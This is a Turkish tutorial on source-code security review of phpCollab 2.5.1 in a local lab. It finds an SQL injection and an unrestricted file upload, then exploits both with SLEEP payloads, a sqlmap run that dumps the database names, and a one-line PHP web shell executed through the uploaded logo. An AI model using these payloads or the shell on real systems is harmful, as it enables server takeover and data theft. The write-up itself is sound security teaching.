

İÇİNDEKİLER

İçindekiler

Yazar Hakkında.....	2
Web Uygulama Güvenliđi Kod Analizi.....	3
Çalıřma Ortamı Ve Zafiyetli Web Uygulaması.....	4
Uygulamaya Giriř.....	5
Muhtemel Girdi Noktalarının Arayüzde Saptanması.....	6
Muhtemel Girdi Noktalarının Kodlar Arasında Saptanması.....	7
İlk Zafiyet SQLInjection.....	9
İkinci Zafiyet Unrestricted File Upload.....	11
Zafiyet Sömürüm Örnekleri.....	12

YAZAR HAKKINDA

Engin Demirbilek. Özel sektörde Sızma Testi alanında çalışmaktadır. İlgili alanları web uygulama güvenliđi, internal sızma testleri ve basit seviye zararlı oluşturma.

E-Mail: engindemirbilek@protonmail.com

Twitter: @hyal0id

Blog: <https://engindemirbilek.github.io>

WEB UYGULAMA GÜVENLİĐİ KAYNAK KOD ANALİZİ:

Web uygulamalarında oluşan zafiyetler genel olarak 3 sebepten kaynaklanmaktadır:

- Kullanıcıdan alınan girdinin kontrol edilmemesi / eksik kontrolü
- Oturum Yönetimleri
- Ve nadiren gömülü parolalar.

Web uygulamaları, gerekli kontroller yapılmaksızın herkese açık halde paylaşılması durumunda yukarıda ki temel durumlardan doğabilecek çeşitli kritik zafiyetlerden muzdarip olabilir. Bu kontroller kimi zaman herhangi bir kod gösterimi olmaksızın local bir ağda veyahut doğrudan internet siteleri üzerinde yapılan işlemlerle kontrol edilsede kimi zaman ilgili kontrollerle açığa çıkartılamayan zafiyetlerin, kaynak kod inceleme işlemleri esnasında çıktığını görmekteyiz.

Bu makalede, sayfa sayısını fazla uzatmamaya özen göstererek örnek bir web uygulama kaynak kod analizi gerçekleştirerek uygulama üzerinde daha önce saptanmış olan 1 adet SQL injection ve 1 adet unrestricted file upload zafiyetlerini tespit edeceğiz.

ÇALIŞMA ORTAMI VE ZAFİYETLİ WEB UYGULAMASI:


Bu makale süresi boyunca, **PHP** teknolojisi kullanılarak oluşturulmuş **PhpCollab** (version: 2.5.1) uygulamasının kaynak kod inceleme işlemini gerçekleştireceğiz. Statik inceleme işlemlerinde hız faktörünü ve web servislerinin kullanım kolaylığında değerlendirerek inceleme yapacağım işletim sistemi ise Ubuntu 16.04 olacak.

Uygulamaya şuradan erişebilirsiniz:

<https://www.exploit-db.com/apps/dda41c5b541d7adc0b50b1fcf3bf7519-phpCollab-v2.5.1.zip>

UYGULAMAYA GİRİŞ

PHP Collab uygulamasını kurmamızın ardından bizi giriş sayfası karşılıyor:



127.0.0.1/collab/general/login.php

PhpCollab

[Log In](#) [System Requirements](#) [License](#)

PhpCollab : Log In

Please log in

Language :

* User Name :

* Password :


[Forgot password ?](#)

PhpCollab v2.5.1

MUHTEMEL GİRDİ NOKTALARININ ARAYÜZDE SAPTANMASI

Kodlarla bođuşmaya başlamadan önce, görsel arayüz üzerinden muhtemel olarak kullanıcıdan girdi alan yerleri tespit etmemiz ilerleyen incelemelerde bize kolaylık sağlayacaktır. Uygulama üzerinde biraz gezinmenin ardından, uygulama panel arayüzünde hemen hemen her dizinde bir dosya ekleme & editleme özelliđi ve bazı noktalarda ise içerik arama noktaları karşımıza çıkıyor:

home.php:



127.0.0.1/collab/general/home.php?&PHPSESSID=glrqu1hs2nbnpluph7fbkk97r0

PhpCollab : Home Page

Home Projects Clients Reports Search Calendar Newsdesk Bookmarks Admin

Home / Administrator

▼ **My Projects**

No items to display


▼ **My Tasks**

No items to display

▼ **My Subtasks**

No items to display

listclients.php:



127.0.0.1/collab/clients/listclients.php?&PHPSESSID=glrqu1hs2nbnpluph7fbkk97r0

PhpCollab : List Clients

Home Projects Clients Reports Search Calendar Newsdesk Bookmarks Admin

Client Organizations / Client Organizations

Client Organizations

No items to display

PhpCollab v2.5.1 - Connected users: 1

Uygulama arayüzünü inceleyerek diđer girdi noktalarını saptayabilirsiniz.

MUHEMEL GİRDİ NOKTALARININ KODLAR ARASINDA SAPTANMASI

Görsel arayüzden saptamalar yapabileceğimiz gibi, kodlar arasındada gezinerekte saptamalar yapmamız mümkün. Uygulama büyüklüğüne göre bu iş uzun zaman alabileceğinden ötürü işlemlerimizi hızlandırmak için Gnu/Linux sistemlerin bize sağladığı bash scripting tekniklerinin nimetlerinden faydalanacağız.

Uygulama Üzerinde ki SQL Sorgularının Saptanması:

Uygulama üzerinde ki sql sorgularının saptanması, uygulama üzerinde potansiyel olarak bulunabilecek SQLinjection zafiyetlerinin tespitinde ilk adımı oluşturmaktadır. Ufak bir bash scripting yardımıyla uygulama üzerinde ki tüm SQL sorgularını ve buldukları dosyaları saptamamız mümkün:

```
hvalot@ubuntu:/var/www/html/collabs$ find -type f | grep ".php" | xargs grep "FROM\|INTO\|UPDATE" | sort | uniq
./administration/listlogs.php: $tmpquery = "DELETE FROM ".StableCollab["logs"];
./administration/mycompany.php: $tmpquery = "UPDATE ".StableCollab["organizations"]." SET extension_logo='Sextension' WHERE id='1'";
./administration/mycompany.php: $tmpquery = "UPDATE ".StableCollab["organizations"]." SET extension_logo=' WHERE id='1'";
./administration/mycompany.php: $tmpquery = "UPDATE ".StableCollab["organizations"]." SET name='Scn',address='$add',phone='$wp',url='$url',email='$email'
./alerts/daily_alert.php: FROM $membersTable, $notificationsTable
./alerts/daily_alert.php: FROM $subtasksTable, $tasksTable, $membersTable
./alerts/daily_alert.php: FROM $stasksTable, $projectsTable, $membersTable
./bookmarks/deletebookmarks.php: $tmpquery1 = "DELETE FROM ".StableCollab["bookmarks"]." WHERE id IN($id)";
./bookmarks/editbookmark.php: $tmpquery1 = "INSERT INTO ".StableCollab["bookmarks_categories"]." (name) VALUES('category_new')";
./bookmarks/editbookmark.php: $tmpquery1 = "INSERT INTO ".StableCollab["bookmarks"]." (owner,category,name,url,description,shared,home,comments,u
name,'$url','$description','$shared','$hone','$comments','$users','$dateheure');
./bookmarks/editbookmark.php: $tmpquery5 = "UPDATE ".StableCollab["bookmarks"]." SET url='$url',name='$name',description='$description',modified
ed'$hone','$hone',comments='$comments',users='$users' WHERE id = '$id'";
./bookmarks/viewbookmark.php: $tmpquery1 = "UPDATE ".StableCollab["notes"]." SET published='0' WHERE id = '$id'";
./bookmarks/viewbookmark.php: $tmpquery1 = "UPDATE ".StableCollab["notes"]." SET published='1' WHERE id = '$id'";
./calendar/deletecalendar.php: $tmpquery1 = "DELETE FROM ".StableCollab["calendar"]." WHERE id IN($id)";
./calendar/viewcalendar.php: $tmpquery = "INSERT INTO ".StableCollab["calendar"]." (owner,subject,description,location,shortname,date_start,date
ring,recu_day) VALUES('$idsession','$subject','$description','$location','$shortname','$datestart','$dateend','$time_start','$time_end','$reminder','$r
date_end','$dateend','$time_start','$time_end','$reminder','$reminder','$recurring','$recurring','$recur_day','$dayRecurr','$broadcast'$sbroadcas
./clients/deleteclients.php: $tmpquery1 = "DELETE FROM ".StableCollab["organizations"]." WHERE id IN($id)";
./clients/deleteclients.php: $tmpquery2 = "UPDATE ".StableCollab["projects"]." SET organization='1' WHERE organization IN($id)";
./clients/deleteclients.php: $tmpquery3 = "DELETE FROM ".StableCollab["members"]." WHERE organization IN($id)";
./clients/editclient.php: $tmpquery1 = "INSERT INTO ".StableCollab["organizations"]." (name,address,phone,url,email,comments
$client_phone','$url','$email','$c','$dateheure','',$fxInt($cown)','$hourly_rate')";
./clients/editclient.php: $tmpquery = "UPDATE ".StableCollab["organizations"]." SET extension_logo='Sextension' WHERE id='1'";
./clients/editclient.php: $tmpquery = "UPDATE ".StableCollab["organizations"]." SET extension_logo='$extension' WHERE
./clients/editclient.php: $tmpquery = "UPDATE ".StableCollab["organizations"]." SET extension_logo=' WHERE id='1'";
./clients/editclient.php: $tmpquery = "UPDATE ".StableCollab["organizations"]." SET name='Scn',address='$add',phone='$client_phone',url='$
fxInt($cown)','$hourly_rate'$hourly_rate' WHERE id = '$id'";
./general/home.php: $tmpquery1 = "UPDATE ".StableCollab["topics"]." SET published='0' WHERE id = '$id'";
./general/home.php: $tmpquery1 = "UPDATE ".StableCollab["topics"]." SET published='0' WHERE id IN($id)";
./general/home.php: $tmpquery1 = "UPDATE ".StableCollab["topics"]." SET published='1' WHERE id = '$id'";
./general/home.php: $tmpquery2 = "UPDATE ".StableCollab["topics"]." SET published='1' WHERE id IN($id)";
./general/home.php: $tmpquery1 = "UPDATE ".StableCollab["topics"]." SET status='0' WHERE id = '$id'";
./general/home.php: $tmpquery1 = "UPDATE ".StableCollab["topics"]." SET status='0' WHERE id IN($id)";
./general/login.php: $tmpquery1 = "INSERT INTO ".StableCollab["logs"]." (login,password,ip,session,compt,last_visite) VALUES('$loginForm
re')";
./general/login.php: $tmpquery1 = "UPDATE ".StableCollab["logs"]." SET connected='1' WHERE login = '$loginSession'";
./general/login.php: $tmpquery1 = "UPDATE ".StableCollab["logs"]." SET ip='$ip',session='$session',compt='$sincrm',last_visite='$datehe
./general/login.php: $tmpquery = "UPDATE ".StableCollab["members"]." SET last_page='1' WHERE login = '$loginForm'";
./general/sendpassword.php: $tmpquery = "UPDATE ".StableCollab["members"]." SET password='$pw' WHERE login = '$loginForm'";
./includes/intrequests.php:FROM ".StableCollab["assignments"]." . ass
./includes/intrequests.php:FROM ".StableCollab["bookmarks"]." . boo
./includes/intrequests.php:FROM ".StableCollab["calendar"]." . cal
./includes/intrequests.php:FROM ".StableCollab["files"]." . fil
```

Kullanılan Komut:

```
find -type f | grep ".php" | xargs grep "FROM\|INTO\|UPDATE"
```

//Bulduğun dizinde ki sonu ".php" ile biten tüm dosyaları bul ve bu dosyalar arasından içinde "FROM, INTO VE UPDATE" kelimeleri geçiren dosyaları ve ilgili satırları bana getir.

Eğer daha önce SQL ile uğraştıysanız neden SELECT, INSERT vesaire farklı anahtar kelimeleri kullanmadığım konusu kafanıza takılmış olabilir. Bunun sebebi, olabilecek neredeyse her sorguda SELECT gibi genel anahtar kelimeler geçmesede FROM, INTO VE UPDATE anahtar kelimelerinin geçmek zorunda olacak olmasıdır.

Saptadığımız SQL sorgularında bizim asıl ilgimizi çeken kısım kullanıcının kontrolünde olan bir değişkenin herhangi bir sorgu içinde olup olmadığı olacaktır. Tabii ki bu bulumun yapılması için işin biraz daha kolayına kaçılarak **_GET**, **_POST**, **_REQUEST** gibi anahtar kelimelerin aranması işimizi hızlandıracak olsada bu girdilerle herhangi bir değişkene atılan verilerin oluşturduğu zafiyetlerin saptanmasında, ilgili yöntem yeterli olmayacaktır.

Örnek: \$email = \$_REQUEST["email"];

Bu sebeple sağlıklı bir inceleme sağlamak adına ilgili sorgular ve sorgu içinde ki değişkenler bir bütün olarak incelenmelidir.

İşimizin biraz daha kolaylaşması adına, içinde SQL sorgusu bulunan tüm dosyaları bir liste halinde sıralayabiliriz.

```
hyaloid@ubuntu:/var/www/html/collab$ find . -type f | grep ".php" | xargs grep "FROM\|INTO\|UPDATE" | cut -d ":" -f1 | sort | uniq > sql_kontrol.txt
```

```
hyaloid@ubuntu:/var/www/html/collab$ head -n 25 sql_kontrol.txt
./administration/listlogs.php
./administration/mycompany.php
./alerts/daily_alert.php
./bookmarks/deletebookmarks.php
./bookmarks/editbookmark.php
./bookmarks/viewbookmark.php
./calendar/deletecalendar.php
./calendar/viewcalendar.php
./clients/deleteclients.php
./clients/editclient.php
./general/home.php
./general/login.php
./general/sendpassword.php
./includes/initrequests.php
./includes/jpgraph/jpgraph_gantt.php
./includes/jpgraph/jpgraph.php
./includes/library.php
./includes/phpmailer/class.phpmailer.php
./includes/phpmailer/class.smtp.php
./includes/phpmyadmin/bookmark.lib.php
./includes/phpmyadmin/build_dump.lib.php
./includes/phpmyadmin/common.lib.php
./includes/phpmyadmin/config.inc.php
./includes/phpmyadmin/db_details.php
./includes/phpmyadmin/functions.js
```

```
find . -type f | grep ".php" | xargs grep "FROM\|INTO\|UPDATE" | cut -d ":" -f1 |
sort | uniq > sql_kontrol.txt
```

//Bulduğun dizinde ki sonu ".php" ile biten tüm dosyaları bul ve bu dosyalar arasından içinde "FROM, INTO VE UPDATE" kelimeleri geçiren dosyaları ve ilgili satırları bana getir dönen sonuçta yalnızca ":" karakterinden önce ki değerleri ayıkla, sırala, 1 dosya ismini 1 kere göster ve bunları sql_kontrol.txt dosyasının içine yaz.

Bu adımın ardından sıra her dosya içinde ki sorgu ve sorgularda ki değişkenleri incelemeye geliyor. Doğrudan saptanan örnek bir zafiyete geçelim.

ILK ZAFİYET SQL INJECTION

Dosya: **topics/deletetopics.php**

```
27 if($_GET['project']){
28     $project = $_GET['project'];
29 } else {
30     unset($project);
31 }
32 $tmpquery = "WHERE pro.id = '$project'";
33 $projectDetail = new request();
34 $projectDetail->openProjects($tmpquery);
35
36 include('../themes/'.THEME.'/header.php');
```

Uygulama üzerinde ki örnek bir sql injection zafiyeti yukarıdaki gibidir. Kullanıcıdan GET isteđi ile (deletetopics.php?project=) alınan bir girdi herhangi bir kontrolden geçirilmeden SQL sorgusuna atılmış (satur: 32). Bu durumda eđer kullanıcı ' karakterlerinden kaçınıp sorgu yapısını editleyerek database üzerine doğrudan erişim sağlayabilir.

Bu işlem için örnek bir payload olarak: **deletetopics.php?project=hyaloid'-SLEEP(5)--** - verilebilir. Bu girdinin site üzerinden verilmesi durumunda MYSQL üzerinde SLEEP fonksiyonu çalışacak ve 5 saniye boyunca herhangi bir sonuç dönmeyecektir. Veyahut herhangi bir tool yardımıyla (örn: **sqlmap**) kolayca tüm database ele geçirebilir.

Bu zafiyet tespitinin ardından sormamız gereken 1 soru daha var. Bu isteđi atabilecek kişinin giriş yapması veyahut bir yetki dahilinde olması gerekli mi deđil mi ? Bu kontrol içinse basitçe uygulama üzerinde ki dosyaların ilk satırlarını kontrol edebiliriz. Oturum doğrulamayı sağlayan herhangi bir dosya veya deđişkenin belirtilmesi durumunda (oturum kontrollerinin doğru yapıldığını varsayıyoruz) ilgili zafiyeti site üzerinde oturum oluşturmeyen bir kullanıcının tetiklemeşi olanaksız olacaktır. Ufak bir göz gezdirmenin ardından site üzerinde oturum kontrollerinin \$checkSession isimli bir deđişken dahilinde kontrol edildiđini görmek mümkün. Zafiyetli kodu içeren dosyanın ilk satırlarına baktığımızda ise bu dosyaya erişim içinde bir oturum kontrolü olduğunu görüyoruz:

```
5
6 $checkSession = "true";
7 include_once('../includes/library.php');
8
```

Yani bu durumda ilgili zafiyeti tetiklemek için site üzerinde oturum oluşturabilen bir kullanıcıya ihtiyacımız var. Her ne kadar bu kontrol zafiyetin muhtemelen saldırı potansiyelini azaltıyor olsada hala bu zafiyeti kritik bir zafiyet olmaktan aşağı bırakmıyor. Elbette daha uzun uzadıya incelemelerde ilgili oturum kontrollerinin yapılmadıđı noktalarda zafiyetler çıkartılabilir ve/veya doğrudan oturum kontrolünün yapıldığı kodlarda hatalar bulunabilecek olsada biz sayfa sayısını uzun uzadıya tutmadan diđer zafiyetimizi arařtırmaya koyulalım.

Uygulama Üzerinde ki Dosya Yükleme Noktalarının Saptanması:

Dosya yükleme fonksiyonları uygulamanın yazıldığı dile göre farklılık gösterebilir temelde birbiriyle tamamen aynı zafiyetlerden muzdarip olurlar: Yüklenen dosyanın eksik kontrolü. PHP kodlama dilinde dosya yükleme işlemlerinde kullanılan temel fonksiyon **move_uploaded_file()** ve temel değişken ise **\$_FILES** değişkenidir. Bu bilgilerden yola çıkarak yine ufak bir script yardımıyla uygulama üzerinde dosya yükleme fonksiyonlarının bulunduğu yerleri saptayabiliriz.

```
hyaloid@ubuntu:~/var/www/html/collab$ find . -type f | grep ".php" | xargs grep "move_uploaded_file\|_FILES" | cut -d ":" -f1 | sort | uniq
./administration/mycompany.php
./clients/editclient.php
./includes/library.php
./includes/phpmyadmin/grab_globals.lib.php
./includes/phpmyadmin/read_dump.php
./includes/phpmyadmin/lib.inc.php
./linkedcontent/addfile.php
./linkedcontent/viewfile.php
./projects_site/clientfiledetail.php
./projects_site/uploadfile.php
```

Kullanılan Komut:

```
find . -type f | grep ".php" | xargs grep "move_uploaded_file\|_FILES" | cut -d ":" -f1 | sort | uniq
```

//Bulduğun dizinde ki sonu ".php" ile biten tüm dosyaları bul ve bu dosyalar arasından içinde "move_uploaded_file ve _FILES" kelimeleri geçiren dosyaları ve ilgili satırları bana getir dönen sonuçta yalnızca ":" karakterinden önce ki değerleri ayıkla ve 1 dosya ismini 1 kere göster.

SQL sorgularıyla kıyasladığımızda bu sefer dosya sayımız oldukça düşük.

İKİNCİ ZAFİYET UNRESTRICTED FILE UPLOAD

Dosyaları incelemeye koyduğumuzda daha ilk tespit edilen nokta üzerinde yüklenen dosyaların herhangi bir kısıtlamaya tabi tutulmadığı görüyoruz (satır 61, 62).

```
61 $extension = strtolower( substr( strrchr($_FILES['upload']['name'], "."), 1) );
62 if(@move_uploaded_file($_FILES['upload']['tmp_name'], "../logos_clients/1.$extension"))
63 {
64     $tmpquery = "UPDATE ".$tableCollab["organizations"]." SET extension_logo='".$extension.'" WHERE id='1'";
65     connectSql("$tmpquery");
66 }
```

Bu durumda kullanıcı logo yerine herhangi bir php dosyası yükleyerek sistem üzerine doğrudan erişim sağlayabilir. Buna ek olarak gözümüze çarpan diğer bir zafiyet ise dosya uzantısının herhangi bir kontrolden geçirilmeden bir SQL sorgusuna koyulduğu. Biraz fantastik olsada eğer ki yüklenen dosyanın uzantısına bir SQLinjection payloadı verecek olursak file upload zafiyetine ek olarak buradan bir SQL injection zafiyetide tetikletmemiz mümkün. Tespit edilen diğer dosyalar incelenerek zafiyet sayısı artırılabilir fakat şuanlık bu bizim için yeterli.

Örn Zararlı PHP dosyası: <?php echo shell_exec(\$_GET["cmd"]); ?>

Örn Sql Injection Payloadı: **logo.a'-SLEEP(5)-- -**

SQLinjection zafiyetinde olduğu gibi bu zafiyetinde tetiklenmesi için geçerli bir oturum eldesi olması gerekiyor.

ZAFİYET SÖMÜRÜM ÖRNEKLERİ

SQL INJECTION:

Yazımızı bitirmeden önce tespit ettiğimiz zafiyetlerin örnek bir sömürünü göstermekte fayda var. İlk olarak tespit ettiğimiz SQL Injection zafiyetini SQLmap toolu aracılığı ile sömürelim:

Kullanılan Komut:

```
sudo sqlmap -u "127.0.0.1/collab/topics/deletetopics.php?project=asd" --  
cookie="PHPSESSID=glrqu1hs2nbnpluph7fbkk97r0" --dbms=mysql --threads 10 --  
dbs
```

```
GET parameter 'project' is vulnerable. Do you want to keep testing the others (if any)? [y/N]  
sqlmap identified the following injection point(s) with a total of 1491 HTTP(s) requests:  
---  
Parameter: project (GET)  
  Type: error-based  
  Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)  
  Payload: project=asd' AND EXTRACTVALUE(3933,CONCAT(0x5c,0x71766b6271,(SELECT (ELT(3933=3933,1))),0x71767a71)) AND 'sXcv'='sXcv'  
  
  Type: AND/OR time-based blind  
  Title: MySQL >= 5.0.12 AND time-based blind (SELECT)  
  Payload: project=asd' AND (SELECT * FROM (SELECT(SLEEP(5)))pDsM) AND 'FrGR'='FrGR'  
  
  Type: UNION query  
  Title: MySQL UNION query (NULL) - 22 columns  
  Payload: project=asd' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x71766b6271,0x6b466151534c7358786d59786a7a636c6f4f59464e6e  
,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL#  
---  
[01:47:24] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Ubuntu  
web application technology: Apache 2.4.18  
back-end DBMS: MySQL 5.1  
[01:47:24] [INFO] fetching database names  
[01:47:24] [INFO] the SQL query used returns 5 entries  
[01:47:24] [INFO] starting 5 threads  
[01:47:24] [INFO] retrieved: sys  
[01:47:25] [INFO] retrieved: performance_schema  
[01:47:25] [INFO] retrieved: mysql  
[01:47:25] [INFO] retrieved: collab  
[01:47:25] [INFO] retrieved: information_schema  
available databases [5]:  
[*] collab  
[*] information_schema  
[*] mysql  
[*] performance_schema  
[*] sys
```

UNRESTRICTED FILE UPLOAD:

Bu zafiyetin sömürümü ise herhangi bir tool kullanmaksızın yapabiliriz. İlk olarak site üzerinde bize interaktif bir bağlantı sağlayacak basit bir zararlı oluşturalım:

zararli.php

```
<?php  
echo shell_exec($_GET["cmd"]);  
?>
```

İlgili dosyayı daha önce tespit ettiđimiz noktadan yüklediđimizde;

127.0.0.1/collab/administration/mycompany.php?&PHPSESSID=glrqu1hs2nbnpluph7fbkk97r0

My Company Name

Home Projects Clients Reports Search Calendar Newsdesk Bookmarks Admin

Administration / Company Details

Company Details

Edit your company informations

Name : My Company Name

Address : Test

Phone : 13213

URL : asdad

E-Mail : asd@asd.com

Comments : 123

Logo [Help] : Browse... No file selected.

My Company Name Delete

Save

PhpCollab v2.5.1 - Connected users: 1

Yüklediđimiz zararlı **/logos_clients/** dizinine 1.php olarak yüklenecek.

```
$extension = strtolower( substr( strrchr($_FILES['upload']['name'], ".") .1) );  
if(@move_uploaded_file($_FILES['upload']['tmp_name'], "../logos_clients/1.$extension"))  
{
```

Dizine tarayıcı üzerinden ulaşp zararlımızı tetiklediđimizde ise:

```
← ⓘ | 127.0.0.1/collab/logos_clients/1.php?cmd=ifconfig  
ens33  Link encap:Ethernet HWaddr 00:0c:29:5d:d6:1f  
        inet addr:192.168.184.128 Bcast:192.168.184.255 Mask:255.255.255.0  
        inet6 addr: fe80::17d6:34e3:a39f:ac00/64 Scope:Link  
        UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
        RX packets:163846 errors:0 dropped:0 overruns:0 frame:0  
        TX packets:97593 errors:0 dropped:0 overruns:0 carrier:0  
        collisions:0 txqueuelen:1000  
        RX bytes:116932846 (116.9 MB) TX bytes:10807155 (10.8 MB)  
  
lo      Link encap:Local Loopback  
        inet addr:127.0.0.1 Mask:255.0.0.0  
        inet6 addr: ::1/128 Scope:Host  
        UP LOOPBACK RUNNING MTU:65536 Metric:1  
        RX packets:27621 errors:0 dropped:0 overruns:0 frame:0  
        TX packets:27621 errors:0 dropped:0 overruns:0 carrier:0  
        collisions:0 txqueuelen:1  
        RX bytes:6133893 (6.1 MB) TX bytes:6133893 (6.1 MB)
```